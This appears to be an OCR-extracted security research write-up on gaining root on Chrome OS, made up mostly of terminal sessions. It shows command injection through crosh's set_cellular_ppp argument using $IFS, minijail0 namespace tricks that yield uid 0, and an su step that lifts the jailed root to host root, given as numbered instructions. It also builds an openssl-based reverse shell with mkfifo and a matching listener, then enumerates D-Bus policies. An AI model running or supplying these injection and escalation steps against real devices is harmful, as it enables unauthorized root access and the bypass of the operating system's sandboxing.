
```
chronos@localhost / $ /sbin/minijail0 -U -m -u1337 -g1337 -M /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
I have no name!@localhost / $ id
uid=1337 gid=1337 groups=1337,65534(nobody)
I have no name!@localhost / $ su -
su: Cannot determine your user name.
I have no name!@localhost / $ tail /var/log/messages
2022-05-12T10:53:40.331816-06:00 WARNING minijail0[15494]: libminijail[15494]: could not disable setgroups(2)
2022-05-12T10:53:45.184580-06:00 WARNING su[15505]: Cannot determine the user name of the caller (UID 1337)
2022-05-12T10:53:45.184696-06:00 NOTICE su[15505]: FAILED su for  by
2022-05-12T10:53:45.185440-06:00 NOTICE su[15505]: - /dev/pts/0 ???:???
2022-05-12T10:53:52.632565-06:00 ERR cras_server[1197]: Unable to find the best channel map
2022-05-12T10:54:05.271717-06:00 WARNING minijail0[15512]: libminijail[15512]: failed to open '/proc/15513/setgroups': No such file or directory
2022-05-12T10:54:05.273145-06:00 WARNING minijail0[15512]: libminijail[15512]: could not disable setgroups(2)
2022-05-12T10:54:12.077227-06:00 WARNING su[15522]: Cannot determine the user name of the caller (UID 1337)
2022-05-12T10:54:12.077252-06:00 NOTICE su[15522]: FAILED su for  by
2022-05-12T10:54:12.077478-06:00 NOTICE su[15522]: - /dev/pts/0 ???:???
I have no name!@localhost / $ tail /var/log/secure
2022-05-12T10:29:37.159154-06:00 INFO su[14921]: Successful su for root by root
2022-05-12T10:29:37.159557-06:00 INFO su[14921]: + /dev/pts/1 root:root
2022-05-12T10:29:37.160060-06:00 INFO su[14921]: pam_unix(su:session): session opened for user root by (uid=0)
2022-05-12T10:52:10.040791-06:00 WARNING unix_chkpwd[15400]: check pass; user unknown
2022-05-12T10:52:10.040990-06:00 NOTICE unix_chkpwd[15400]: password check failed for user (root)
2022-05-12T10:52:10.041407-06:00 NOTICE su[15398]: pam_unix(su:auth): authentication failure; logname= uid=218 euid=218 tty=/dev/pts/0 ruser=bluetooth rhost=  user=root
2022-05-12T10:52:12.278255-06:00 ERR su[15398]: pam_authenticate: Permission denied
2022-05-12T10:52:12.278904-06:00 NOTICE su[15398]: FAILED su for root by bluetooth
2022-05-12T10:52:12.279318-06:00 NOTICE su[15398]: - /dev/pts/0 bluetooth:root
2022-05-12T10:53:47.630042-06:00 WARNING passwd[15507]: Cannot determine the user name of the caller (UID 1337)
I have no name!@localhost / $
```



```
crosh> set_cellular_ppp '`/sbin/minijail0$IFS-M$IFS-I$IFS--$IFS/bin/bash`'
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
nobody@localhost / $
nobody@localhost / $ id
uid=65534(nobody) gid=0(root) groups=0(root),65534(nobody)
nobody@localhost / $
nobody@localhost / $ nsenter
chronos@localhost $ id
uid=65534(nobody) gid=0(root) groups=0(root),65534(nobody)
chronos@localhost $
```



```
2022-05-06T20:30:58.482190-06:00 INFO su[3262]: Successful su for root by root
2022-05-06T20:30:58.482349-06:00 INFO su[3262]: + ??? root:root
2022-05-06T20:30:58.482548-06:00 ERR su[3262]: bad group ID `0' for user `root': Invalid argument
2022-05-06T20:31:27.347036-06:00 INFO su[3275]: Successful su for root by root
2022-05-06T20:31:27.347391-06:00 INFO su[3275]: + /dev/pts/2 root:root
2022-05-06T20:31:27.347572-06:00 ERR su[3275]: bad group ID `0' for user `root': Invalid argument
```




NOT ROOT.

```
chronos@localhost /tmp $ /sbin/minijail0 -I -U -m'0 1000 1' -- /bin/bash
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
localhost tmp # id
uid=0(root) gid=65534(nobody) groups=65534(nobody)
localhost tmp # ps au
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      2658  0.0  0.0   8036  2824 pts/0    Ss+  May08   0:00 /bin/bash /usr/bin/crosh
root      2738  0.0  0.0   8036  2852 pts/1    Ss   May08   0:00 /bin/bash /usr/bin/crosh
root      2842  0.0  0.0   4320   792 pts/1    S    May08   0:00 /bin/sh /usr/bin/set_cellular_ppp '`bash`'
root      2892  0.0  0.0   9448  2296 pts/1    S    May08   0:01 bash
root      3468  0.0  0.0   8036  1744 pts/0    S+   May08   0:00 /bin/bash /usr/bin/crosh
root      3470  0.0  0.0   8036  1740 pts/0    S+   May08   0:00 /bin/bash /usr/bin/crosh
root      3478  0.0  0.0  11400   908 pts/0    S+   May08   0:00 /usr/bin/coreutils --coreutils-prog-shebang=cat
nobody    3556  0.0  0.0   7704  1976 pts/2    Ss   May08   0:00 /bin/bash
nobody    4832  0.0  0.0   6572   904 pts/2    S+   May08   0:00 /sbin/minijail0 -U -m -M /bin/bash
root      7362  0.0  0.0   8036  2864 pts/3    Ss   00:29   0:00 /bin/bash /usr/bin/crosh
root      9889  0.0  0.0   4320   792 pts/3    S    19:23   0:00 /bin/sh /usr/bin/set_cellular_ppp '`bash`'
root      9939  0.0  0.0   9452  2216 pts/3    S+   19:23   0:00 bash
root     10288  0.0  0.0   6572   804 pts/1    S+   19:30   0:00 /sbin/minijail0 -I -U -m0 1000 1 -- /bin/bash
```


Reverse Shell Established!

HIGH SCORE
22000

ROOT? IS THAT YOU?




```
chronos@localhost / $ cat /var/tmp/client.sh
mkfifo /tmp/lrl; /bin/sh -i < /tmp/lrl 2>&1 | openssl s_client -quiet -connect 127.0.0.1:1337 > /tmp/lrl; rm /tmp/lrlchronos@localhost / $
chronos@localhost / $
chronos@localhost / $ /sbin/minijail0 -I -m'0 1000 1' -- /bin/sh /var/tmp/client.sh
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify error:num=18:self signed certificate
verify return:1
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify return:1
```




```
crosh> set_cellular_ppp '`openssl${IFS}s_server$IFS-quiet$IFS-key$IFS/var/tmp/key.pem$IFS-cert$IFS/var/tmp/cert.pem$IFS-port${IFS}1337$IFS1>&2`'



# # # # # # id
uid=0(root) gid=65534(nobody) groups=65534(nobody)
# /usr/bin/script -qc /bin/bash /dev/null
localhost / # id
id
uid=0(root) gid=65534(nobody) groups=65534(nobody)
localhost / #
```


NOT ROOT. : (



```
localhost cron-lite # /sbin/capsh --print
/sbin/capsh --print
Current: =ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_n
et_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_s
ys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control
,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=65534(nobody)
  ps=65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),6553
   dy)
```



```
 ocalhost / # /sbin/reboot
  utdown: Did not receive a reply. Possible causes include: the remote application did not send a reply,
   message bus security policy blocked the reply, the reply timeout expired, or the network connection w
  broken.
```



```
localhost / # env
TERM=xterm
SHELL=/bin/sh
DATA_DIR=/home/chronos
LC_ALL=en_US.utf8
USER=chronos
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;
42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.t
;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.
1:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31
01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm
5:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;
.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*
;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;
.log=00;32:*.patch=00;32:*.pdf=00;32:*.ps=00;32:*.tex=00;32:*.txt=00;32
=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus
DBUS_FATAL_WARNINGS=0
LSB_RELEASE_TIME=1535494113
PATH=/bin:/usr/bin
CHROMEOS_SESSION_LOG_DIR=/home/chronos/user/log
PWD=/
CURRENT_COMMAND=set_cellular_ppp
DONT_CRASH_ON_ASSERT=1
SHLVL=3
HOME=/home/chronos/user
CHROME_LOG_FILE=/var/log/chrome/chrome
LOGNAME=chronos
DBUS_SESSION_BUS_ADDRESS=disabled:
XDG_RUNTIME_DIR=/run/chrome
__MINIJAIL_FD=3
LSB_RELEASE=CHROMEOS_AUSERVER=https://tools.google.com/service/update2
CHROMEOS_BOARD_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_CANARY_APPID={90F229CE-83E2-4FAF-8479-E368A34938B1}
CHROMEOS_DEVSERVER=
```

This **UID=0** user appears to be an imposter from the minijail container (and is mapped to 'Chronos' outside the minijail). This is not our TRUE ROOT USER! There must be some way to get our TRUE ROOT out of jail. Maybe we could arrange a Prisoner Exchange?!

uid=0 gid=0 groups=0,65534 (nobody)

1. Start a minijail instance, running /bin/bash as 'root':

```
crosh> set_cellular_ppp '`/sbin/minijail0$IFS-I$IFS-U$IFS-m$IFS-M$IFS/bin/bash$IFS1>&2`'
```

2. Upgrade the root user of the container to the host:

```
localhost / # su -
```

Attempting Prisoner Exchange

Limited Root Access Discovered


HIGH SCORE
25000

1. Start a minijail instance, running /bin/bash as 'root':


crosh> set_cellular_ppp '`/sbin/minijail0$IFS-I$IFS-U$IFS-m$IFS-M$IFS/bin/bash$IFS1>&2`'

2. Upgrade the 'root' user of the container:


localhost / # su -




```
chronos@localhost / $ /sbin/minijail0 -U -m  -M /bin/bash
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
localhost / # id
uid=0(root) gid=0(root) groups=0(root),65534(nobody)
localhost / # /sbin/capsh --print
Current: =ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_b
ap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource
audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),65534(nobody),0(root),65534(nobody)
localhost / # su -
su: Authentication service cannot retrieve authentication info
(Ignored)
-su: cannot set terminal process group (1): Inappropriate ioctl for device
-su: no job control in this shell
localhost ~ # /sbin/capsh --print
Current: =ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_b
ap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource
audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
```



```
chronos@localhost /opt/google/chrome $ ./chrome-sandbox --help
The setuid sandbox provides API version 1, but you need 0
Please read https://chromium.googlesource.com/chromium/src/+/master/docs/linux_suid_sandbox_development.md.

The setuid sandbox is not running as root. Common causes:
  * An unprivileged process using ptrace on it, like a debugger.
  * A parent process set prctl(PR_SET_NO_NEW_PRIVS, ...)
Failed to move to new namespace: PID namespaces supported, Network namespace supported, but failed: errno =
d
chronos@localhost /opt/google/chrome $ /sbin/minijail0 -I -U -m -M /bin/bash
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
localhost chrome # su -
su: Authentication service cannot retrieve authentication info
(Ignored)
-su: cannot set terminal process group (1): Inappropriate ioctl for device
-su: no job control in this shell
localhost ~ # cd /opt/google/chrome/
localhost chrome # ./chrome-sandbox --help
The setuid sandbox provides API version 1, but you need 0
Please read https://chromium.googlesource.com/chromium/src/+/master/docs/linux_suid_sandbox_development.md.

close: Bad file descriptor
localhost chrome # Read on socketpair: Success
```


Chrome OS developer shell
chrome-extension://nkoccljplnhpfnfiajclkommnmllphnl/html/crosh.html

```
crosh> set_cellular_ppp '`/sbin/minijail0${IFS}-U${IFS}-m${IFS}-M${IFS}/bin/bash$IFS1>&2`'
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
localhost / # id
uid=0(root) gid=0(root) groups=0(root),65534(nobody)
localhost / # echo $HOME
/home/chronos/user
localhost / #
localhost / # su -
su: Authentication service cannot retrieve authentication info
(Ignored)
-su: cannot set terminal process group (1): Inappropriate ioctl for device
-su: no job control in this shell
localhost ~ # id
uid=0(root) gid=0(root) groups=0(root)
localhost ~ # echo $HOME
/root
localhost ~ # env
MANPATH=/usr/local/share/man:/usr/share/man
SHELL=/bin/bash
TERM=xterm
PORTAGE_CONFIGROOT=/usr/local
USER=root
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=01;05
ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh
;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.bz2=
:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*
=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=0
35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;
.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl
35:*.ogx=01;35:*.cfg=00;32:*.conf=00;32:*.diff=00;32:*.doc=00;32:*.ini=00;32:*.log=00;32:*.patch=0
.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*
LD_LIBRARY_PATH=/usr/local/lib64
PAGER=/usr/bin/less
CONFIG_PROTECT_MASK=/etc/gentoo-release /etc/fonts/fonts.conf /etc/terminfo
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/opt/bin
PWD=/root
```



```
localhost run # dev_install
ERROR(dev_install): Your environment appears to be incomplete.  When changing to root,
ERROR(dev_install): did you remember to run the full command (don't forget the dash):
ERROR(dev_install):  $ sudo su -
localhost run # su -
su: Authentication service cannot retrieve authentication info
(Ignored)
-su: cannot set terminal process group (1): Inappropriate ioctl for device
-su: no job control in this shell
localhost ~ # dev_install
ERROR(dev_install): Can not run dev_install.
ERROR(dev_install): Chrome OS is not in developer mode.
localhost ~ #
```

SEARCHING THE DBUS SYSTEM

Configs & Services

/etc/dbus-1 & /usr/share/dbus-1

cat /etc/dbus-1/session.conf
cat /etc/dbus-1/system.conf
cat /usr/share/dbus-1/session.conf
cat /usr/share/dbus-1/system.conf

/etc/dbus-1/system.d/*.conf

grep -ira ‘policy user=”root”’ *
grep -ira ‘policy user=”chronos”’ *
grep -ira ‘policy user=”shill-scripts”’ *

/usr/share/dbus-1/system-services


ls -al /usr/share/dbus-1/system-services
cat /usr/share/dbus-1/system-services/*

Get MachineID


/cat /var/lib/dbus/machine-id
/usr/bin/dbus-uuidgen –get
cat /etc/machine-id

DBus Introspect


dbus-daemon --introspect
initctl list



```
chronos@localhost /etc/dbus-1/system.d $ grep -ira 'policy user="chronos"' *
Cryptohome.conf:  <policy user="chronos">
ImageBurner.conf:  <policy user="chronos">
SessionManager.conf:  <policy user="chronos">
UpdateEngine.conf:  <policy user="chronos">
bluetooth.conf:  <policy user="chronos">
fi.w1.wpa_supplicant1.conf:          <policy user="chronos">
org.chromium.AuthPolicy.conf:  <policy user="chronos">
org.chromium.CrosDisks.conf:  <policy user="chronos">
org.chromium.EasyUnlock.conf:  <policy user="chronos">
org.chromium.ImageLoader.conf:  <policy user="chronos">
org.chromium.LibCrosService.conf:  <policy user="chronos">
org.chromium.Mtpd.conf:  <policy user="chronos">
org.chromium.PermissionBroker.conf:  <policy user="chronos">
org.chromium.SmbProvider.conf:  <policy user="chronos">
org.chromium.debugd.conf:  <policy user="chronos">
org.chromium.flimflam.conf:    <policy user="chronos">
org.chromium.lorgnette.conf:    <policy user="chronos">
chronos@localhost /etc/dbus-1/system.d $ grep -ira 'policy user="shill-scripts"' *
org.chromium.flimflam.conf:    <policy user="shill-scripts">
```




```
chronos@localhost /usr/share/dbus-1/system-services $ ls -al
total 32
drwxr-xr-x 2 root root 4096 Aug 28  2018 .
drwxr-xr-x 7 root root 4096 Aug 28  2018 ..
-rw-r--r-- 1 root root  103 Aug 28  2018 org.chromium.EasyUnlock.service
-rw-r--r-- 1 root root  253 Aug 28  2018 org.chromium.ImageBurner.service
-rw-r--r-- 1 root root  261 Aug 28  2018 org.chromium.ImageLoader.service
-rw-r--r-- 1 root root   79 Aug 28  2018 org.chromium.lorgnette.service
-rw-r--r-- 1 root root  255 Aug 28  2018 org.chromium.SmbProvider.service
-rw-r--r-- 1 root root  971 Aug 28  2018 org.freedesktop.Avahi.service
chronos@localhost /usr/share/dbus-1/system-services $ cat org.chromium.EasyUnlock.service
[D-BUS Service]
Name=org.chromium.EasyUnlock
Exec=/opt/google/easy_unlock/easy_unlock
User=easy-unlock
chronos@localhost /usr/share/dbus-1/system-services $
chronos@localhost /usr/share/dbus-1/system-services $ cat org.chromium.ImageBurner.service
